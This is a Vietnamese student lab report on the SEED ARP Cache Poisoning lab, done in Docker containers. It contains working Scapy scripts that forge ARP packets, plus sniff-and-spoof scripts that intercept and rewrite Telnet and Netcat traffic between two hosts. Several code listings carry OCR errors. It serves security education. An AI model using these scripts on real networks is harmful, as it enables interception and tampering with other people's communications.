

BÁO CÁO BÀI TẬP

Môn học: An toàn mạng – NT140.011.ANTT Tên chủ đề: ARP Cache Poisoning Attack Lab

GV: Nghi Hoàng Khoa

Nhóm: 13

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT140.011.ANTT

STT	Họ và tên	MSSV	Email
01	Đinh Bùi Huy Phương	21520090	21520090@gm.uit.edu.vn
02	Nguyễn Thị Thanh Mai	21521112	21521112@gm.uit.edu.vn
03	Lê Đoàn Trà My	21521149	21521149@gm.uit.edu.vn
04	Nguyễn Phương Trinh	21521581	21521581@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:1

STT	Nội dung	Trang
01	Task 1: ARP Cache Poisoning	02 - 09
02	Task 2: MITM Attack on Telnet using ARP Cache Poisoning	09 – 14
03	Task 3: MITM Attack on Netcat using ARP Cache Poisoning	14 - 16

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

__


 $^{^{\}rm 1}$ Ghi nội dung công việc, các kịch bản trong bài Thực hành



BÁO CÁO CHI TIẾT

Task 1: ARP Cache Poisoning

Setup 3 host gồm: hai client A, B và một attacker M. Sử dụng file docker-compose.yml để thiết lập 3 bên như hình.



Khởi tạo 3 host: client A, client B và attacker M

Trong đó:

- Host A có địa chỉ IP: 10.9.0.5, địa chỉ MAC: 02:42:0a:09:00:05
- Host B có địa chỉ IP: 10.9.0.6, địa chỉ MAC: 02:42:0a:09:00:06
- Host M (attacker) có địa chỉ IP: 10.9.0.105, địa chỉ MAC: 02:42:0a:09:00:69



 Task 1A (using ARP request). On host M, construct an ARP request packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache

Attacker M gửi ARP request đến client A, lừa A bằng địa chỉ nguồn sử dụng là của client B và MAC của chính M.

```
If task1a.py
-/ARPLab


1#!/usr/bin/python3
2 from scapy.all import *
3A_ip = "10.9.0.5"
4B_ip = "10.9.0.6"
5M_ip = "10.9.0.105"
6A_mac = "02:42:0a:09:00:06"
7B_mac = "02:42:0a:09:00:66"
8M_mac = "02:42:0a:09:00:69"
9
10 eth = Ether(dst = A_mac, src = M_mac)
11A = ARP(hwsrc = M_mac, psrc = B_i|p, hwdst = A_mac, pdst = A_ip)
12 pkt = eth/A
13 pkt.show()
14 sendp(pkt)
```

File task1a.py

```
seed@VM: ~/ARPLab
root@ec5d9f3fe852:/volumes# cd ~
root@ec5d9f3fe852:~# cd /
root@ec5d9f3fe852:/# cd /volumes
root@ec5d9f3fe852:/volumes# python3 task1a.py
###[ Ethernet ]###
  dst
            = 02:42:0a:09:00:05
            = 02:42:0a:09:00:69
  src
            = ARP
  type
###[ ARP ]###
     hwtype
               = 0x1
     ptype
               = IPv4
     hwlen
               = None
     plen
               = None
               = who-has
     op
               = 02:42:0a:09:00:69
     hwsrc
               = 10.9.0.6
     psrc
               = 02:42:0a:09:00:05
     hwdst
     pdst
               = 10.9.0.5
Sent 1 packets.
```

Thực thi file task1a.py ở máy M





Wireshark bắt được 2 gói gồm ARP request yêu cầu địa chỉ MAC của A từ M và một gói ARP reply từ A trả về

```
seed@VM: ~/ARPLab
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,L00PBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@67aa6e3c48e8:/# arp -n
Address
                        HWtype HWaddress
                                                    Flags Mask
                                                                          Iface
                                02:42:0a:09:00:69
10.9.0.6
                                                                           eth0
                        ether
```

Sau khi giao tiếp, A cập nhật bảng ARP với địa chỉ IP của B và địa chỉ MAC của M

 Task 1B (using ARP reply). On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.

File task1b.py

- TH1: Đia chỉ IP B có sẵn trong cache của A




```
seed@VM: ~/ARPLab
                                                         Q =
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@a39f657963b7:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp seq=1 ttl=64 time=0.278 ms
64 bytes from 10.9.0.5: icmp seq=2 ttl=64 time=0.056 ms
64 bytes from 10.9.0.5: icmp seq=3 ttl=64 time=0.094 ms
^C
--- 10.9.0.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2034ms
rtt min/avg/max/mdev = 0.056/0.142/0.278/0.096 ms
root@a39f657963b7:/#
root@67aa6e3c48e8:/# arp -n
Address
                      HWtype HWaddress
                                                                  Iface
                                               Flags Mask
10.9.0.6
                      ether
                             02:42:0a:09:00:06
                                              C
                                                                  eth0
```

seed@VM: ~/ARPLab = 02:42:0a:09:00:05 hwdst = 10.9.0.5pdst Sent 1 packets. root@ec5d9f3fe852:/volumes# python3 task1b.py ###[Ethernet]### dst = 02:42:0a:09:00:05 = 02:42:0a:09:00:69 src = ARP type ###[ARP]### hwtype = 0x1= IPv4ptype = None hwlen plen = None = is-at qo = 02:42:0a:09:00:69hwsrc = 10.9.0.6psrc = 02:42:0a:09:00:05 hwdst pdst = 10.9.0.5Sent 1 packets. M thực thi file task1b.py

B ping A để đảm bảo kết nối với nhau, có IP bên còn lại trong cache mỗi bên





Wireshark bắt được 1 gói ARP reply từ M với IP nguồn của B và MAC của M

```
root@67aa6e3c48e8:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
```

Sau khi nhận được ARP reply, A cập nhật lại địa chỉ MAC cho B bằng MAC của M do địa chỉ MAC trong gói reply từ IP của B đã thay đổi

TH2: Địa chỉ IP B không có trong cache của A root@67aa6e3c48e8:/# arp -d 10.9.0.6 root@67aa6e3c48e8:/# arp -n

Xóa IP của B trong cache của A

```
ın ▼
                                      seed@VM: ~/ARPLab
                = 02:42:0a:09:00:05
     hwdst
                = 10.9.0.5
     pdst
Sent 1 packets.
root@ec5d9f3fe852:/volumes# python3 task1b.py
###[ Ethernet ]###
  dst
            = 02:42:0a:09:00:05
            = 02:42:0a:09:00:69
  src
            = ARP
  type
###[ ARP ]###
     hwtype
                = 0x1
                = IPv4
     ptype
     hwlen
                = None
     plen
               = None
     op
               = is-at
               = 02:42:0a:09:00:69
     hwsrc
               = 10.9.0.6
     psrc
               = 02:42:0a:09:00:05
     hwdst
               = 10.9.0.5
     pdst
Sent 1 packets.
```

M thực thi file task1b.py



Wireshark bắt được 1 gói ARP reply từ M với IP nguồn của B và MAC của M Nhưng ở A chỉ nhận được gói reply, không gửi gói request nên không lưu MAC của M

■ Task 1C (using ARP gratuitous message). On host M, construct an ARP gratuitous packets. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to updateoutdated information on all the other machine's ARP cache.


File task1c.py

- TH1: Địa chỉ IP B có sẵn trong cache của A (thực hiện ping giữa A và B)

```
seed@VM: ~/ARPLab
                                                                     Q =
root@ec5d9f3fe852:/volumes# python3 task1c.py
###[ Ethernet ]###
           = ff:ff:ff:ff:ff
  dst
           = 02:42:0a:09:00:69
  src
  type
           = ARP
###[ ARP ]###
              = 0x1
    hwtype
              = IPv4
     ptype
    hwlen
              = None
    plen
              = None
              = who-has
    op
              = 02:42:0a:09:00:69
    hwsrc
              = 10.9.0.6
     psrc
    hwdst
              = ff:ff:ff:ff:ff
     pdst
              = 10.9.0.5
Sent 1 packets.
```

M thực thi file task1c.py





Wireshark bắt được 2 gói tin: gồm ARP request yêu cầu địa chỉ MAC của A từ M và một gói ARP reply từ A trả về M.

M thực hiện gửi broadcast gói ARP reply với địa chỉ IP của B và MAC của M

```
root@67aa6e3c48e8:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
```

Sau khi gửi broadcast hỏi toàn bộ host trong mạng, A nhận được yêu cầu từ M và có địa chỉ IP cùng với IP broadcast tìm nên A trả lời trong ARP reply. Sau khi trao đổi xong, A cập nhật lại địa chỉ MAC của B do MAC trong gói request được gửi từ IP của B đã thay đổi

TH2: Địa chỉ IP B không có trong cache của A (Xóa IP của B trong cache của A)

```
seed@VM: ~/ARPLab
root@ec5d9f3fe852:/volumes# python3 task1c.py
###[ Ethernet ]###
  dst
            = ff:ff:ff:ff:ff
            = 02:42:0a:09:00:69
  type
           = ARP
###[ ARP ]###
              = 0 \times 1
     hwtype
     ptype
              = IPv4
     hwlen
              = None
     plen
               = None
     go
               = who-has
               = 02:42:0a:09:00:69
     hwsrc
               = 10.9.0.6
     psrc
               = ff:ff:ff:ff:ff
     hwdst
     pdst
               = 10.9.0.5
```

M thực thi file task1c.py: thực hiện gửi broadcast gói ARP reply với địa chỉ IP của B và MAC của M

Sent 1 packets.



Sau khi gửi broadcast hỏi toàn bộ host trong mạng, A nhận được yêu cầu từ M và có địa chỉ IP cùng với IP broadcast tìm nên A trả lời trong ARP reply. Sau khi trao đổi xong, A không thực hiện cập nhật lại bảng.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack)

```
Open ▼ 升
 1#!/usr/bin/python3
 2 from scapy.all import *
 3A ip = "10.9.0.5"
 4 B_ip = "10.9.0.6"
 5Mip = "10.9.0.105"
 6 \text{ A mac} = "02:42:0a:09:00:05"
 7 B mac = "02:42:0a:09:00:06"
 8 M mac = "02:42:0a:09:00:69"
10 \text{ eth1} = \text{Ether}(\text{dst} = \text{A mac, src} = \text{M mac})
11 \text{ eth2} = \text{Ether(dst} = \text{B mac, src} = \text{M mac)}
13 A = ARP(hwsrc = M mac, psrc = B ip, hwdst = A mac, pdst = A ip)
14B = ARP(hwsrc = M_mac, psrc = A_ip, hwdst = B_mac, pdst = B_ip)
15
16 \text{ pkt1} = \text{eth1/A}
17 \text{ pkt2} = \text{eth2/B}
18
19 pkt1.show()
20 pkt2.show()
21 sendp(pkt1)
22 sendp(pkt2)
```

File task2step1.py



```
seed@VM: ~/ARPLab
            = 02:42:0a:09:00:05
  dst
            = 02:42:0a:09:00:69
  src
  type
            = ARP
###[ ARP ]###
     hwtype
               = 0x1
     ptype
               = IPv4
     hwlen
               = None
     plen
               = None
               = who-has
     op
               = 02:42:0a:09:00:69
     hwsrc
               = 10.9.0.6
     psrc
               = 02:42:0a:09:00:05
     hwdst
     pdst
               = 10.9.0.5
###[ Ethernet ]###
            = 02:42:0a:09:00:06
  dst
            = 02:42:0a:09:00:69
  src
            = ARP
  type
###[ ARP ]###
     hwtype
               = 0x1
               = IPv4
     ptype
     hwlen
               = None
     plen
               = None
     op
               = who-has
     hwsrc
               = 02:42:0a:09:00:69
               = 10.9.0.5
     psrc
               = 02:42:0a:09:00:06
     hwdst
     pdst
               = 10.9.0.6
Sent 1 packets.
Sent 1 packets.
```

M thực thi file task2step1.py

```
root@67aa6e3c48e8:/# arp -n
Address
                                                                           Iface
                         HWtype HWaddress
                                                     Flags Mask
10.9.0.6
                                 02:42:0a:09:00:69
                                                                           eth0
                         ether
                                                     C
---+067--6-3-40-0./# □
                                     Cache của A
root@a39f657963b7:/# arp -n
                         HWtype HWaddress
                                                     Flags Mask
Address
                                                                           Iface
10.9.0.5
                                 02:42:0a:09:00:69
                                                     C
                                                                           eth0
                         ether
                                     Cache của B
```

Cả hai địa chỉ MAC của B lưu trong cache của A và địa chỉ MAC của A lưu trong cache của B đều lưu là MAC của M



Step 2: Testing

```
seed@VM: ~/ARPLab
root@ec5d9f3fe852:/volumes# sysctl net.ipv4.ip forward=0
net.ipv4.ip forward = 0
root@ec5d9f3fe852:/volumes# python3 task2step1.py
###[ Ethernet ]###
            = 02:42:0a:09:00:05
  dst
  src
            = 02:42:0a:09:00:69
            = ARP
  type
###[ ARP ]###
     hwtype
               = 0x1
     ptype
               = IPv4
     hwlen
               = None
               = None
     plen
               = who-has
     op
             = 02:42:0a:09:00:69
     hwsrc
              = 10.9.0.6
     psrc
               = 02:42:0a:09:00:05
     hwdst
               = 10.9.0.5
     pdst
###[ Ethernet ]###
            = 02:42:0a:09:00:06
  dst
              02.42.02.00.00.60
            Tắt IP forwarding ở M và thực thi file task2step1.py
```

```
root@67aa6e3c48e8:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1036ms
```

```
root@a39f657963b7:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
^C
--- 10.9.0.5 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1017ms
```

Ping từ A đến B, B đến A: các gói tin đều bị mất do đường kết nối đã bị poison bở M (forward qua M), hiện tại đã tắt forwarding.

Step 3: Turn on IP forwarding

```
root@ec5d9f3fe852:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip forward = 1
```

Bật lại forwarding trên M



```
root@a39f657963b7:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp seq=1 ttl=63 time=0.225 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp seq=2 ttl=63 time=0.176 ms
 --- 10.9.0.5 ping statistics ---
 2 packets transmitted, 2 received, 0% packet loss, time 1026ms
| \text{rtt min/avg/max/mdev} = 0.176/0.200/0.225/0.024 \text{ ms} |
root@67aa6e3c48e8:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp seq=1 ttl=64 time=0.353 ms
64 bytes from 10.9.0.6: icmp seq=2 ttl=64 time=0.096 ms
64 bytes from 10.9.0.6: icmp seq=3 ttl=64 time=0.104 ms
^C
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2034ms
rtt min/avg/max/mdev = 0.096/0.184/0.353/0.119 ms
```

Ping A đến B, B đến A thành công nhưng ở đây, là do M đứng trung gian forward nhận các gói tin request để tìm địa chỉ MAC của A (khi B gửi) và ngược lại; nhưng đã bị thay đổi thành của M. Do đó A và B đã 'kết nối' nhưng có M đứng giữa

Step 4 (Launch the MITM attack).

```
seed@VM: ~/ARPLab
  dst
            = 02:42:0a:09:00:05
  src
            = 02:42:0a:09:00:69
            = ARP
  type
###[ ARP ]###
               = 0 \times 1
    hwtype
     ptype
              = IPv4
              = None
     hwlen
     plen
              = None
              = who-has
     op
              = 02:42:0a:09:00:69
     hwsrc
     psrc
              = 10.9.0.6
               = 02:42:0a:09:00:05
     hwdst
               = 10.9.0.5
     pdst
###[ Ethernet ]###
          = 02:42:0a:09:00:06
 dst
  src
           = 02:42:0a:09:00:69
  type
            = ARP
###[ ARP ]###
     hwtype
               = 0x1
              = TPv4
     ptype
     hwlen
              = None
     plen
               = None
              = who-has
     op
     hwsrc
              = 02:42:0a:09:00:69
     psrc
              = 10.9.0.5
              = 02:42:0a:09:00:06
     hwdst
              = 10.9.0.6
     pdst
Sent 1 packets.
Sent 1 packets.
```

M khởi động ARP cache poisoning attack để A và B kết nối qua M



```
<sub>∓</sub>
                                        seed@VM: ~/ARPLab
                                                                             a =
root@67aa6e3c48e8:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a39f657963b7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
 * Documentation:
                   https://help.ubuntu.com
* Management:
                   https://landscape.canonical.com
* Support:
                   https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Wed Nov 1 07:28:22 UTC 2023 from A-10.9.0.5.net-10.9.0.0 on pts/4
|seed@a39f657963b7:~$
```

Ở A, thực hiện telnet đến B

```
root@ec5d9f3fe852:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@ec5d9f3fe852:/volumes# python3 sniffspoof.py
```

Tắt IP forwarding ở M và thực thi chương trình sniff-and-spoof (file sniffsppof.py) để bắt các gói giả mao gửi từ B đến A

```
Open ▼ 🕞
 1#!/usr/bin/python3
 2 from scapy.all import *
 3 import re
 5 IP_A = "10.9.0.5"
6 MAC_A = "02:42:0a:09:00:05"
7 IP_B = "10.9.0.6"
 8 MAC B = "02:42:0a:09:00:06"
10 def spoof_pkt(pkt):
      if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
            newpkt = IP(bytes(pkt[IP]))
            del(newpkt.chksum)
14
            del(newpkt[TCP].payload)
            del(newpkt[TCP].chksum)
15
16
            if pkt[TCP].payload:
17
18
                 data = pkt[TCP].payload.load
                 newdata = re.sub(r'[a-zA-Z]', r'
print(data + " ===> " + newdata)
                                                 ', r'Z', data)
                 send(newpkt / newdata, verbose=False)
22
23
24
       send(newpkt, verbose=False)
elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
25
            newpkt = IP(bytes(pkt[IP]))
26
27
            del (newpkt.chksum)
28
            del (newpkt[TCP].chksum)
            send(newpkt, verbose=False)
31 f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
32 pkt = sniff(filter=f, prn=spoof_pkt)
```

File sniffspoof.p



```
root@67aa6e3c48e8:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a39f657963b7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Wed Nov 1 07:28:22 UTC 2023 from A-10.9.0.5.net-10.9.0.0 on pts/4
seed@a39f657963b7:~$ ZZZZZZZZZZZZZZZZZZZZZZZZZ
Khi A nhập vào kí tự bất kì khi đang telnet với B, màn hình sẽ luôn xuất ra kí tự 'Z'
```

bởi vì đã set data khi các gói tin telnet từ B gửi về A sẽ đổi sang 'Z' trong file

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

```
seed@VM: ~/ARPLab
root@ec5d9f3fe852:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip\_forward = 1
root@ec5d9f3fe852:/volumes# python3 task2step1.py
###[ Ethernet ]###
 dst
           = 02:42:0a:09:00:05
           = 02:42:0a:09:00:69
 src
          = ARP
 type
###[ ARP ]###
    hwtype
              = 0x1
    ptype
             = IPv4
    hwlen
             = None
    plen
              = None
              = who-has
    op
    hwsrc
             = 02:42:0a:09:00:69
             = 10.9.0.6
    psrc
    hwdst
             = 02:42:0a:09:00:05
    pdst
             = 10.9.0.5
###[ Ethernet ]###
         = 02:42:0a:09:00:06
 src
           = 02:42:0a:09:00:69
          = ARP
 tvpe
###[ ARP ]###
    hwtype = 0x1
    ptype
             = IPv4
             = None
    hwlen
    plen
              = None
    op
              = who-has
    hwsrc
              = 02:42:0a:09:00:69
    psrc
              = 10.9.0.5
              = 02:42:0a:09:00:06
    hwdst
              = 10.9.0.6
     pdst
```


Bật IP forwarding ở M và thực thi lại file task2step1.py để poison kết nối giữa A và B

sniffspoof.py



```
|root@67aa6e3c48e8:/# arp -n
Address
                                                                Flags Mask
                                                                                           Iface
                              HWtype
                                       HWaddress
10.9.0.6
                                        02:42:0a:09:00:69
                              ether
                                                                                           eth0
                                            seed@VM: ~/ARPLab
         seed@a39f657963b7:~$ arp -n
         Address
                                HWtype
                                       HWaddress
                                                           Flags Mask
                                                                               Iface
                                        02:42:0a:09:00:69
         10.9.0.5
                                ether
                                                                               eth0
         seed@a39f657963b7:~$
```

Kiểm tra lại đã thấy MAC của M đã thay thế MAC của B (trên cache A) và MAC của A (trên cache B), poison thành công.



Cho A và B netcat với nhau, trong đó: B là server (cmd : nc -l 9090), A là client (cmd : nc 10.9.0.6 9090)

```
task3.py
  Open ▼ 🕞
 3 from scapy.all import *
 4 import re
 6 IP A = "10.9.0.5"
 7 MAC_A = "02:42:0a:09:00:05"
8 IP_B = "10.9.0.6"
 9 \text{ MAC B} = "02:42:0a:09:00:06"
11 def spoof_pkt(pkt):
       if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
    newpkt = IP(bytes(pkt[IP]))
13
14
               del(newpkt.chksum)
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
               del(newpkt[TCP].payload)
               del(newpkt[TCP].chksum)
               if pkt[TCP].payload:
                     data = pkt[TCP].payload.load
                     newdata = data.replace(b'trinhnguyen', b'hahahahahaa')
print(str(data) + " ===> " + str(newdata))
newpkt[IP].len = pkt[IP].len + len(newdata) - len(data)
                     send(newpkt/newdata, verbose=False)
         send(newpkt, verbose=False)
elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
    newpkt = IP(bytes(pkt[IP]))
               del (newpkt.chksum)
del (newpkt[TCP].chksum)
30
31
32
               send(newpkt, verbose=False)
33 f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
34 pkt = sniff(filter=f, prn=spoof_pkt)
```

Tắt IP forwarding ở M, sau đó thực thi file task3.py




```
root@67aa6e3c48e8:/# nc 10.9.0.6 9090
hi
how r you
im fine thank u n you
gud
im trinhnguyen

seed@VM:~/ARPLab

seed@a39f657963b7:/$ nc -l 9090
hi
how r you
im fine thank u n you
gud
im trinhnguyen
```

Lúc này, khi gửi bất cứ dòng kí tự nào (enter gửi qua bên kia) có chứa cụm 'trinhnguyen' sẽ đổi thành 'hahahahahaa'



Màn hình hiển thị ở M, thấy được các thông tin đã trao đổi khi A netcat B

HÉT